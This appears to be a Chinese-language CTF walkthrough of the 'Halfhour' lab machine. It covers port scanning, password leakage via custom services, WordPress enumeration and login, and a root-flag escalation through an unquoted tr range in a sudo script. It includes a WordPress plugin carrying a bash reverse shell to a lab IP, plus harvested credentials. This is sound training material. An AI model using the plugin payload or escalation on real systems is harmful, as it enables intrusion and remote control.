信息搜集

端口扫描

```
┌──(kali㉿kali)-[~]

└─$ nmap -A -p- 192.168.21.6

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 06:10 EDT

Nmap scan report for 192.168.21.6

Host is up (0.00045s latency).

Not shown: 65531 closed tcp ports (reset)

PORT     STATE SERVICE      VERSION

22/tcp   open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)

| ssh-hostkey:

|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)

|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)

|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)

80/tcp   open  http         Apache httpd 2.4.62 ((Debian))

|_http-title: \xE6\xAD\xA3\xE5\x9C\xA8\xE8\xB7\xB3\xE8\xBD\xAC\xE5\x88\xB0
Maze

|_http-server-header: Apache/2.4.62 (Debian)

1337/tcp open  waste?

| fingerprint-strings:

|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest,
GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LDAPBindReq,
LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg,
```

```
SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:

|     Please enter password: Incorrect password. Attempts left: 2

|   NULL:

|_    Please enter password:

1338/tcp open  wmc-log-svc?

| fingerprint-strings:

|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest,
HTTPOptions, Help, Kerberos, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq,
TLSSessionReq, TerminalServerCookie, X11Probe:

|     Please send new password:

|     Congratulations! Password reset successful!

|     password: bobobo

|   NULL:

|_    Please send new password:

2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :

==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============

SF-Port1337-TCP:V=7.95%I=7%D=9/15%Time=68C7E610%P=x86_64-pc-linux-gnu%r(NU

SF:LL,17,"Please\x20enter\x20password:\x20")%r(GenericLines,3C,"Please\x20

SF:enter\x20password:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202

SF:\n")%r(GetRequest,3C,"Please\x20enter\x20password:\x20Incorrect\x20pass

SF:word\.\x20Attempts\x20left:\x202\n")%r(HTTPOptions,3C,"Please\x20enter\

SF:x20password:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r

SF:(RTSPRequest,3C,"Please\x20enter\x20password:\x20Incorrect\x20password\
```

```
SF:.\x20Attempts\x20left:\x202\n")%r(RPCCheck,3C,"Please\x20enter\x20passw
SF:ord:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r(DNSVers
SF:ionBindReqTCP,3C,"Please\x20enter\x20password:\x20Incorrect\x20password
SF:\.\x20Attempts\x20left:\x202\n")%r(DNSStatusRequestTCP,3C,"Please\x20en
SF:ter\x20password:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n
SF:")%r(Help,3C,"Please\x20enter\x20password:\x20Incorrect\x20password\.\x
SF:20Attempts\x20left:\x202\n")%r(SSLSessionReq,3C,"Please\x20enter\x20pas
SF:sword:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r(Termi
SF:nalServerCookie,3C,"Please\x20enter\x20password:\x20Incorrect\x20passwo
SF:rd\.\x20Attempts\x20left:\x202\n")%r(TLSSessionReq,3C,"Please\x20enter\
SF:x20password:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r
SF:(Kerberos,3C,"Please\x20enter\x20password:\x20Incorrect\x20password\.\x
SF:20Attempts\x20left:\x202\n")%r(SMBProgNeg,3C,"Please\x20enter\x20passwo
SF:rd:\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r(X11Probe
SF:,3C,"Please\x20enter\x20password:\x20Incorrect\x20password\.\x20Attempt
SF:s\x20left:\x202\n")%r(FourOhFourRequest,3C,"Please\x20enter\x20password
SF::\x20Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r(LPDString,
SF:3C,"Please\x20enter\x20password:\x20Incorrect\x20password\.\x20Attempts
SF:\x20left:\x202\n")%r(LDAPSearchReq,3C,"Please\x20enter\x20password:\x20
SF:Incorrect\x20password\.\x20Attempts\x20left:\x202\n")%r(LDAPBindReq,3C,
SF:"Please\x20enter\x20password:\x20Incorrect\x20password\.\x20Attempts\x2
SF:0left:\x202\n")%r(SIPOptions,3C,"Please\x20enter\x20password:\x20Incorr
SF:ect\x20password\.\x20Attempts\x20left:\x202\n");
```

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============

SF-Port1338-TCP:V=7.95%I=7%D=9/15%Time=68C7E610%P=x86_64-pc-linux-gnu%r(NU

SF:LL,1B,"Please\x20send\x20new\x20password:\x20\0")%r(GenericLines,5C,"Pl

SF:ease\x20send\x20new\x20password:\x20\0Congratulations!\x20Password\x20r

SF:eset\x20successful!\nOld\x20password:\x20bobobo\n")%r(GetRequest,5C,"Pl

SF:ease\x20send\x20new\x20password:\x20\0Congratulations!\x20Password\x20r

SF:eset\x20successful!\nOld\x20password:\x20bobobo\n")%r(HTTPOptions,5C,"P

SF:lease\x20send\x20new\x20password:\x20\0Congratulations!\x20Password\x20

SF:reset\x20successful!\nOld\x20password:\x20bobobo\n")%r(RTSPRequest,5C,"

SF:Please\x20send\x20new\x20password:\x20\0Congratulations!\x20Password\x2

SF:0reset\x20successful!\nOld\x20password:\x20bobobo\n")%r(RPCCheck,5C,"Pl

SF:ease\x20send\x20new\x20password:\x20\0Congratulations!\x20Password\x20r

SF:eset\x20successful!\nOld\x20password:\x20bobobo\n")%r(DNSVersionBindReq

SF:TCP,5C,"Please\x20send\x20new\x20password:\x20\0Congratulations!\x20Pas

SF:sword\x20reset\x20successful!\nOld\x20password:\x20bobobo\n")%r(DNSStat

SF:usRequestTCP,5C,"Please\x20send\x20new\x20password:\x20\0Congratulation

SF:s!\x20Password\x20reset\x20successful!\nOld\x20password:\x20bobobo\n")%

SF:r(Help,5C,"Please\x20send\x20new\x20password:\x20\0Congratulations!\x20

SF:Password\x20reset\x20successful!\nOld\x20password:\x20bobobo\n")%r(SSLS

SF:essionReq,5C,"Please\x20send\x20new\x20password:\x20\0Congratulations!\

SF:x20Password\x20reset\x20successful!\nOld\x20password:\x20bobobo\n")%r(T

SF:erminalServerCookie,5C,"Please\x20send\x20new\x20password:\x20\0Congrat

SF:ulations!\x20Password\x20reset\x20successful!\nOld\x20password:\x20bobo
```

```
SF:bo\n")%r(TLSSessionReq,5C,"Please\x20send\x20new\x20password:\x20\0Cong

SF:ratulations!\x20Password\x20reset\x20successful!\nOld\x20password:\x20b

SF:obobo\n")%r(Kerberos,5C,"Please\x20send\x20new\x20password:\x20\0Congra

SF:tulations!\x20Password\x20reset\x20successful!\nOld\x20password:\x20bob

SF:obo\n")%r(SMBProgNeg,5C,"Please\x20send\x20new\x20password:\x20\0Congra

SF:tulations!\x20Password\x20reset\x20successful!\nOld\x20password:\x20bob

SF:obo\n")%r(X11Probe,5C,"Please\x20send\x20new\x20password:\x20\0Congratu

SF:lations!\x20Password\x20reset\x20successful!\nOld\x20password:\x20bobob

SF:o\n");

MAC Address: 08:00:27:51:0C:5E (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Device type: general purpose|router

Running: Linux 4.X|5.X, MikroTik RouterOS 7.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3

OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



TRACEROUTE

HOP RTT     ADDRESS

1   0.45 ms 192.168.21.6



OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 160.88 seconds
```

漏洞利用

看一下1338和1337端口是什么

```
┌──(kali㉿kali)-[~]

└─$ nc 192.168.21.6 1337

Please enter password: 123

Incorrect password. Attempts left: 2

123

Incorrect password. Attempts left: 1

123

Too many failed attempts. Reset password? (yes/no)yes

Please send new password to port 1338.

┌──(kali㉿kali)-[~]

└─$ nc 192.168.21.6 1338

Please send new password: 123

Congratulations! Password reset successful!

Old password: bobobo

┌──(kali㉿kali)-[~]

└─$ nc 192.168.21.6 1337

Please enter password: bobobo
```

```
Password correct!
```

看一下80端口，得到了一个域名：halfhour.dsz

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.21.6
<!-- halfhour.dsz -->
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="refresh" content="5; url='https://maze-sec.com'">
    <title>正在跳转到 Maze </title>
    <style>
        * {
            margin: 0;
            padding: 0;
            box-sizing: border-box;
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
        }

        body {
            background: linear-gradient(135deg, #1a2a6c, #b21f1f, #fdbb2d);
```

```
        background-size: 400% 400%;
        animation: gradientBG 15s ease infinite;
        height: 100vh;
        display: flex;
        justify-content: center;
        align-items: center;
        color: #fff;
        overflow: hidden;
    }

    @keyframes gradientBG {
        0% { background-position: 0% 50%; }
        50% { background-position: 100% 50%; }
        100% { background-position: 0% 50%; }
    }

    .container {
        background: rgba(0, 0, 0, 0.8);
        padding: 3rem;
        border-radius: 15px;
        box-shadow: 0 10px 30px rgba(0, 0, 0, 0.5);
        text-align: center;
        max-width: 600px;
```

```
        width: 90%;
        backdrop-filter: blur(10px);
        border: 1px solid rgba(255, 255, 255, 0.1);
    }

    h1 {
        font-size: 2.5rem;
        margin-bottom: 1.5rem;
        color: #fdbb2d;
        text-shadow: 0 0 10px rgba(253, 187, 45, 0.5);
    }

    .logo {
        font-size: 4rem;
        margin-bottom: 1.5rem;
        animation: pulse 2s infinite;
    }

    @keyframes pulse {
        0% { transform: scale(1); }
        50% { transform: scale(1.1); }
        100% { transform: scale(1); }
    }
```

```
p {
    font-size: 1.2rem;
    margin-bottom: 1.5rem;
    line-height: 1.6;
}

.countdown {
    font-size: 1.5rem;
    margin: 1.5rem 0;
    color: #fdbb2d;
    font-weight: bold;
}

.redirect-link {
    display: inline-block;
    margin-top: 2rem;
    padding: 12px 30px;
    background: linear-gradient(to right, #ff8a00, #da1b60);
    color: white;
    text-decoration: none;
    border-radius: 50px;
    font-weight: bold;
```

```
        transition: all 0.3s ease;
        box-shadow: 0 5px 15px rgba(218, 27, 96, 0.4);
    }

    .redirect-link:hover {
        transform: translateY(-3px);
        box-shadow: 0 8px 20px rgba(218, 27, 96, 0.6);
    }

    .message-board {
        margin-top: 2rem;
        padding: 1rem;
        background: rgba(255, 255, 255, 0.1);
        border-radius: 10px;
        text-align: left;
        max-height: 150px;
        overflow-y: auto;
    }

    .message {
        margin-bottom: 0.5rem;
        font-size: 0.9rem;
    }
```

```
        .footer {
            margin-top: 2rem;
            font-size: 0.9rem;
            opacity: 0.8;
        }

        @media (max-width: 768px) {
            .container {
                padding: 2rem;
            }

            h1 {
                font-size: 2rem;
            }

            .logo {
                font-size: 3rem;
            }
        }
    </style>
</head>
<body>
```

```
    <div class="container">

        <div class="logo">🧩</div>

        <h1>MazeSec 靶机世界</h1>

        <p>您正在访问的页面已永久迁移至新地址</p>

        <p>请稍候，系统将自动带您前往 MazeSec 官方网站</p>



        <a href="https://maze-sec.com" class="redirect-link">立即访问</a>



        <div class="message-board">

            <p class="message">迷宫深处战千机,技艺同修共此行。</p>

            <p class="message">Every step in the maze is a choice that shapes
the journey.</p>

            <p class="message">The further you go, the wider the horizon
becomes.</p>

        </div>



    </div>



    <script>

        // 倒计时功能

        let seconds = 1;

        const countdownElement = document.getElementById('countdown');



        const countdownInterval = setInterval(() => {
```

```
            seconds--;
            countdownElement.textContent = `${seconds} 秒后跳转`;

            if (seconds <= 0) {
                clearInterval(countdownInterval);
                window.location.href = 'https://maze-sec.com';
            }
        }, 1000);
    </script>
</body>
</html>
```

浏览器打不看，但是curl可以看到WordPress

```
┌──(kali㉿kali)-[~]
└─$ curl http://halfhour.dsz/
<!DOCTYPE html>
<html lang="zh-Hans">
......
<div class="wp-block-query alignfull is-layout-flow wp-block-query-is-layout-flow">
        <ul class="alignfull wp-block-post-template is-layout-flow wp-block-post-template-is-layout-flow"><li class="wp-block-post post-1 post type-post status-publish format-standard hentry category-uncategorized">
```

```
                <div class="wp-block-group alignfull has-global-padding is-layout-constrained wp-block-group-is-layout-constrained" style="padding-top:var(--wp--preset--spacing--60);padding-bottom:var(--wp--preset--spacing--60)">



                        <h2 class="wp-block-post-title has-x-large-font-size"><a href="http://halfhour.dsz/2025/09/14/hello-world/" target="_self" >世界，您好！</a></h2>

                        <div class="entry-content alignfull wp-block-post-content has-medium-font-size has-global-padding is-layout-constrained wp-block-post-content-is-layout-constrained">

<p>欢迎使用 WordPress。这是您的第一篇文章。编辑或删除它，然后开始写作吧！</p>

</div>

                        <div style="margin-top:var(--wp--preset--spacing--40);" class="wp-block-post-date has-small-font-size"><time datetime="2025-09-14T16:22:44+08:00"><a href="http://halfhour.dsz/2025/09/14/hello-world/">2025年9月14日</a></time></div>

                </div>



        </li></ul>



        <div class="wp-block-group has-global-padding is-layout-constrained wp-block-group-is-layout-constrained" style="padding-top:var(--wp--preset--spacing--60);padding-bottom:var(--wp--preset--spacing--60)">



        </div>



        <div class="wp-block-group alignwide has-global-padding is-layout-constrained wp-block-group-is-layout-constrained">
```

```
        </div>


</div>

......

</script>

</body>

</html>
```

wpscan扫描一下看看，得到了一个用户名：todd

```
┌──(kali㉿kali)-[~]

└─$ wpscan --url http://halfhour.dsz/ --api-token xxxxxxxxxxxxxxx

_______________________________________________________________

         __          _______   _____

         \ \        / /  __ \ / ____|

          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®

           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \

            \  /\  /  | |     ____) | (__| (_| | | | |

             \/  \/   |_|    |_____/ \___|\__,_|_| |_|


         WordPress Security Scanner by the WPScan Team

                         Version 3.8.28

       Sponsored by Automattic - https://automattic.com/
```

```
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

_______________________________________________________________


[+] URL: http://halfhour.dsz/ [192.168.21.6]

[+] Started: Mon Sep 15 07:11:37 2025


Interesting Finding(s):


[+] Headers

 | Interesting Entry: Server: Apache/2.4.62 (Debian)

 | Found By: Headers (Passive Detection)

 | Confidence: 100%


[+] robots.txt found: http://halfhour.dsz/robots.txt

 | Interesting Entries:

 |  - /wp-admin/

 |  - /wp-admin/admin-ajax.php

 | Found By: Robots Txt (Aggressive Detection)

 | Confidence: 100%


[+] XML-RPC seems to be enabled: http://halfhour.dsz/xmlrpc.php

 | Found By: Direct Access (Aggressive Detection)

 | Confidence: 100%
```

```
 | References:

 |  - http://codex.wordpress.org/XML-RPC_Pingback_API

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/



[+] WordPress readme found: http://halfhour.dsz/readme.html

 | Found By: Direct Access (Aggressive Detection)

 | Confidence: 100%



[+] The external WP-Cron seems to be enabled: http://halfhour.dsz/wp-cron.php

 | Found By: Direct Access (Aggressive Detection)

 | Confidence: 60%

 | References:

 |  - https://www.iplocation.net/defend-wordpress-from-ddos

 |  - https://github.com/wpscanteam/wpscan/issues/1299



[+] WordPress version 6.8.1 identified (Outdated, released on 2025-04-30).

 | Found By: Rss Generator (Passive Detection)
```

```
 |  - http://halfhour.dsz/feed/, <generator>https://wordpress.org/?
v=6.8.1</generator>

 |  - http://halfhour.dsz/comments/feed/, <generator>https://wordpress.org/?
v=6.8.1</generator>



[+] WordPress theme in use: twentytwentyfive

 | Location: http://halfhour.dsz/wp-content/themes/twentytwentyfive/

 | Last Updated: 2025-08-05T00:00:00.000Z

 | Readme: http://halfhour.dsz/wp-content/themes/twentytwentyfive/readme.txt

 | [!] The version is out of date, the latest version is 1.3

 | Style URL: http://halfhour.dsz/wp-
content/themes/twentytwentyfive/style.css?ver=1.2

 | Style Name: Twenty Twenty-Five

 | Style URI: https://wordpress.org/themes/twentytwentyfive/

 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It
offers flexible design options, suppor...

 | Author: the WordPress team

 | Author URI: https://wordpress.org

 |

 | Found By: Css Style In Homepage (Passive Detection)

 | Confirmed By: Css Style In 404 Page (Passive Detection)

 |

 | Version: 1.2 (80% confidence)

 | Found By: Style (Passive Detection)

 |  - http://halfhour.dsz/wp-content/themes/twentytwentyfive/style.css?
```

```
ver=1.2, Match: 'Version: 1.2'



[+] Enumerating All Plugins (via Passive Methods)

[+] Checking Plugin Versions (via Passive and Aggressive Methods)



[i] Plugin(s) Identified:



[+] *

 | Location: http://halfhour.dsz/wp-content/plugins/*/

 |

 | Found By: Urls In Homepage (Passive Detection)

 | Confirmed By: Urls In 404 Page (Passive Detection)

 |

 | The version could not be determined.



[+] Enumerating Config Backups (via Passive and Aggressive Methods)

 Checking Config Backups - Time: 00:00:00 <> (0 / 137)  0.00%  ETA: ? Checking
Config Backups - Time: 00:00:00 <> (1 / 137)  0.72%  ETA: 0 Checking Config
Backups - Time: 00:00:00 <> (6 / 137)  4.37%  ETA: 0 Checking Config Backups -
Time: 00:00:00 <> (11 / 137)  8.02%  ETA:  Checking Config Backups - Time:
00:00:00 <> (16 / 137) 11.67%  ETA:  Checking Config Backups - Time: 00:00:00
<> (17 / 137) 12.40%  ETA:  Checking Config Backups - Time: 00:00:00 <> (21 /
137) 15.32%  ETA:  Checking Config Backups - Time: 00:00:00 <> (22 / 137)
16.05%  ETA:  Checking Config Backups - Time: 00:00:00 <> (26 / 137) 18.97%
 ETA:  Checking Config Backups - Time: 00:00:00 <> (27 / 137) 19.70%  ETA:
 Checking Config Backups - Time: 00:00:00 <> (31 / 137) 22.62%  ETA:  Checking
Config Backups - Time: 00:00:00 <> (32 / 137) 23.35%  ETA:  Checking Config
Backups - Time: 00:00:00 <> (36 / 137) 26.27%  ETA:  Checking Config Backups -
Time: 00:00:00 <> (37 / 137) 27.00%  ETA:  Checking Config Backups - Time:
00:00:00 <> (41 / 137) 29.92%  ETA:  Checking Config Backups - Time: 00:00:00
```

<> (46 / 137) 33.57% ETA: Checking Config Backups - Time: 00:00:00 <> (51 / 137) 37.22% ETA: Checking Config Backups - Time: 00:00:00 <> (56 / 137) 40.87% ETA: Checking Config Backups - Time: 00:00:00 <> (61 / 137) 44.52% ETA: Checking Config Backups - Time: 00:00:00 <> (66 / 137) 48.17% ETA: Checking Config Backups - Time: 00:00:00 <> (71 / 137) 51.82% ETA: Checking Config Backups - Time: 00:00:00 <> (76 / 137) 55.47% ETA: Checking Config Backups - Time: 00:00:00 <> (81 / 137) 59.12% ETA: Checking Config Backups - Time: 00:00:00 <> (86 / 137) 62.77% ETA: Checking Config Backups - Time: 00:00:00 <> (91 / 137) 66.42% ETA: Checking Config Backups - Time: 00:00:01 <> (96 / 137) 70.07% ETA: Checking Config Backups - Time: 00:00:01 <> (101 / 137) 73.72% ETA: Checking Config Backups - Time: 00:00:01 <> (106 / 137) 77.37% ETA: Checking Config Backups - Time: 00:00:01 <> (110 / 137) 80.29% ETA: Checking Config Backups - Time: 00:00:01 <> (115 / 137) 83.94% ETA: Checking Config Backups - Time: 00:00:01 <> (120 / 137) 87.59% ETA: Checking Config Backups - Time: 00:00:01 <> (125 / 137) 91.24% ETA: Checking Config Backups - Time: 00:00:01 <> (130 / 137) 94.89% ETA: Checking Config Backups - Time: 00:00:01 <> (135 / 137) 98.54% ETA: Checking Config Backups - Time: 00:00:01 <> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[+] WPScan DB API OK

 | Plan: free

 | Requests Done (during the scan): 1

 | Requests Remaining: 22

[+] Finished: Mon Sep 15 07:11:43 2025

[+] Requests Done: 148

[+] Cached Requests: 39


[+] Data Sent: 42.913 KB

[+] Data Received: 100.642 KB

[+] Memory used: 249.156 MB

```
[+] Elapsed time: 00:00:05

┌──(kali㉿kali)-[~]

└─$ curl -s -I -L "http://halfhour.dsz/?author=1" | egrep -i "Location|HTTP/"



HTTP/1.1 301 Moved Permanently

Location: http://halfhour.dsz/author/todd/

HTTP/1.1 200 OK
```

看一下/wp-login.php，再根据刚才1337和1338端口给的bobobo成功登录(刚才打不开是因为clash....)



写一个反弹shell，进行压缩，然后通过插件模块进行上传，启动插件就可以拿到反弹shell

```
<?php

/**
```

```
 * Plugin Name: Reverse Shell Plugin

 * Plugin URI:

 * Description: Reverse Shell Plugin for penetration testing.

 * Version: 1.0

 * Author: Security Analyst

 * Author URI: http://www.example.com

 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.21.10/4444 0>&1'");

?>
```

权限提升

查看一下哪里可以提权

```
/** Database username */

define( 'DB_USER', 'wpuser' );



/** Database password */

/* define( 'DB_PASSWORD', 'root123' ); */
```

尝试登录mysql,也失败

```
www-data@Halfhour:/var/www/halfhour.dsz$ mysql -u wpuser -p

mysql -u wpuser -p

Enter password: root123
```

```
ERROR 1045 (28000): Access denied for user 'wpuser'@'localhost' (using
password: YES)
```

找到了私钥，下载下来，失败

```
www-data@Halfhour:/home/nxal/.ssh$ ls -la

ls -la

total 16

drwxr-xr-x 2 nxal nxal 4096 Sep 14 05:15 .

drwxr-xr-x 3 nxal nxal 4096 Sep 14 05:20 ..

-rwxr-xr-x 1 nxal nxal 2602 Sep 14 05:15 id_rsa

-rwxr-xr-x 1 nxal nxal  567 Sep 14 05:15 id_rsa.pub
```

尝试登录用户，嘶~

```
www-data@Halfhour:/home$ su - nxal

su - nxal

Password: nxal

su - wangjiang

Password: wangjiang

su - su: Authentication failure

su - wangjiang

Password: bobobo

su - wangjiang

Password: root123
```

```
id

uid=1002(wangjiang) gid=1002(wangjiang) groups=1002(wangjiang)

welcome账号：bobobo，root123，welcome都不对
```

寻找可能提权的地方

```
wangjiang@Halfhour:~$ cat .mysql_history

_HiStOrY_V2_

CREATE\040DATABASE\040wordpress;

CREATE\040USER\040'wpuser'@'localhost'\040IDENTIFIED\040BY\040'your_strong_pas
sword';

GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wpuser'@'localhost';

FLUSH\040PRIVILEGES;

EXIT;

create\040database\040xxoo

;

use\040xxoo

show\040tables

;

CREATE\040TABLE\040IF\040NOT\040EXISTS\040user\040(

\040\040\040\040id\040INT\040AUTO_INCREMENT\040PRIMARY\040KEY,

\040\040\040\040username\040VARCHAR(50)\040NOT\040NULL\040UNIQUE,

\040\040\040\040password\040CHAR(32)\040NOT\040NULL\040COMMENT\040'MD5',

\040\040\040\040created_at\040TIMESTAMP\040DEFAULT\040CURRENT_TIMESTAMP

)\040ENGINE=InnoDB\040DEFAULT\040CHARSET=utf8mb4;
```

```
CREATE\040TABLE\040IF\040NOT\040EXISTS\040user\040(\040\040\040\040\040id\040I
NT\040AUTO_INCREMENT\040PRIMARY\040KEY,\040\040\040\040\040username\040VARCHAR
(50)\040NOT\040NULL\040UNIQUE,\040\040\040\040\040password\040CHAR(32)\040NOT\
040NULL\040COMMENT\040'MD5',\040\040\040\040\040created_at\040TIMESTAMP\040DEF
AULT\040CURRENT_TIMESTAMP\040)\040ENGINE=InnoDB\040DEFAULT\040CHARSET=utf8mb4;

INSERT\040INTO\040user\040(username,\040password)\040

VALUES\040('welcome',\040'4c850c5b3b2756e67a91bad8e046ddac')

ON\040DUPLICATE\040KEY\040UPDATE\040password\040=\040VALUES(password);

INSERT\040INTO\040user\040(username,\040password)\040\040VALUES\040('welcome',
\040'4c850c5b3b2756e67a91bad8e046ddac')\040ON\040DUPLICATE\040KEY\040UPDATE\04
0password\040=\040VALUES(password);

show\040tables;

select\040*\040from\040users;

select\040*\040from\040user;
```

看到了welcome的账号密码：welcome,4c850c5b3b2756e67a91bad8e046ddac

```
┌──(kali㉿kali)-[~]

└─$ ssh welcome@192.168.21.6

welcome@192.168.21.6's password:

Linux Halfhour 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64



The programs included with the Debian GNU/Linux system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.



Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

```
permitted by applicable law.

Last login: Fri Apr 11 22:27:59 2025 from 192.168.3.94

welcome@Halfhour:~$ id

uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

寻找可能提权的地方

```
welcome@Halfhour:~$ sudo -l

Matching Defaults entries for welcome on Halfhour:

    env_reset, mail_badpass,


secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin



User welcome may run the following commands on Halfhour:

    (ALL) NOPASSWD: /usr/local/bin/del.sh

welcome@Halfhour:~$ cat /usr/local/bin/del.sh

#!/bin/bash



PATH=/usr/bin

cd /tmp

cat /root/root.txt | tr -d [A-Za-z0-9]

welcome@Halfhour:~$ sudo /usr/local/bin/del.sh

{-}
```

[a-z]因为没有添加单引号，他会解析字符范围，如果当前目录下有 与范围内字符同名的文件或目录，tr 会优先解析这些文件，而不是标准输入的字符。flag是32位的md5组成，并不包含大写字母，因此可以创建一个大写字母的文件，tr 会把它当作 文件匹配目标，从而 跳过删除标准输入中 A 字符

```
welcome@Halfhour:/tmp$ touch A

welcome@Halfhour:/tmp$ sudo /usr/local/bin/del.sh

flag{root-4c850c5b3b2756e67a91bad8e046ddac}
```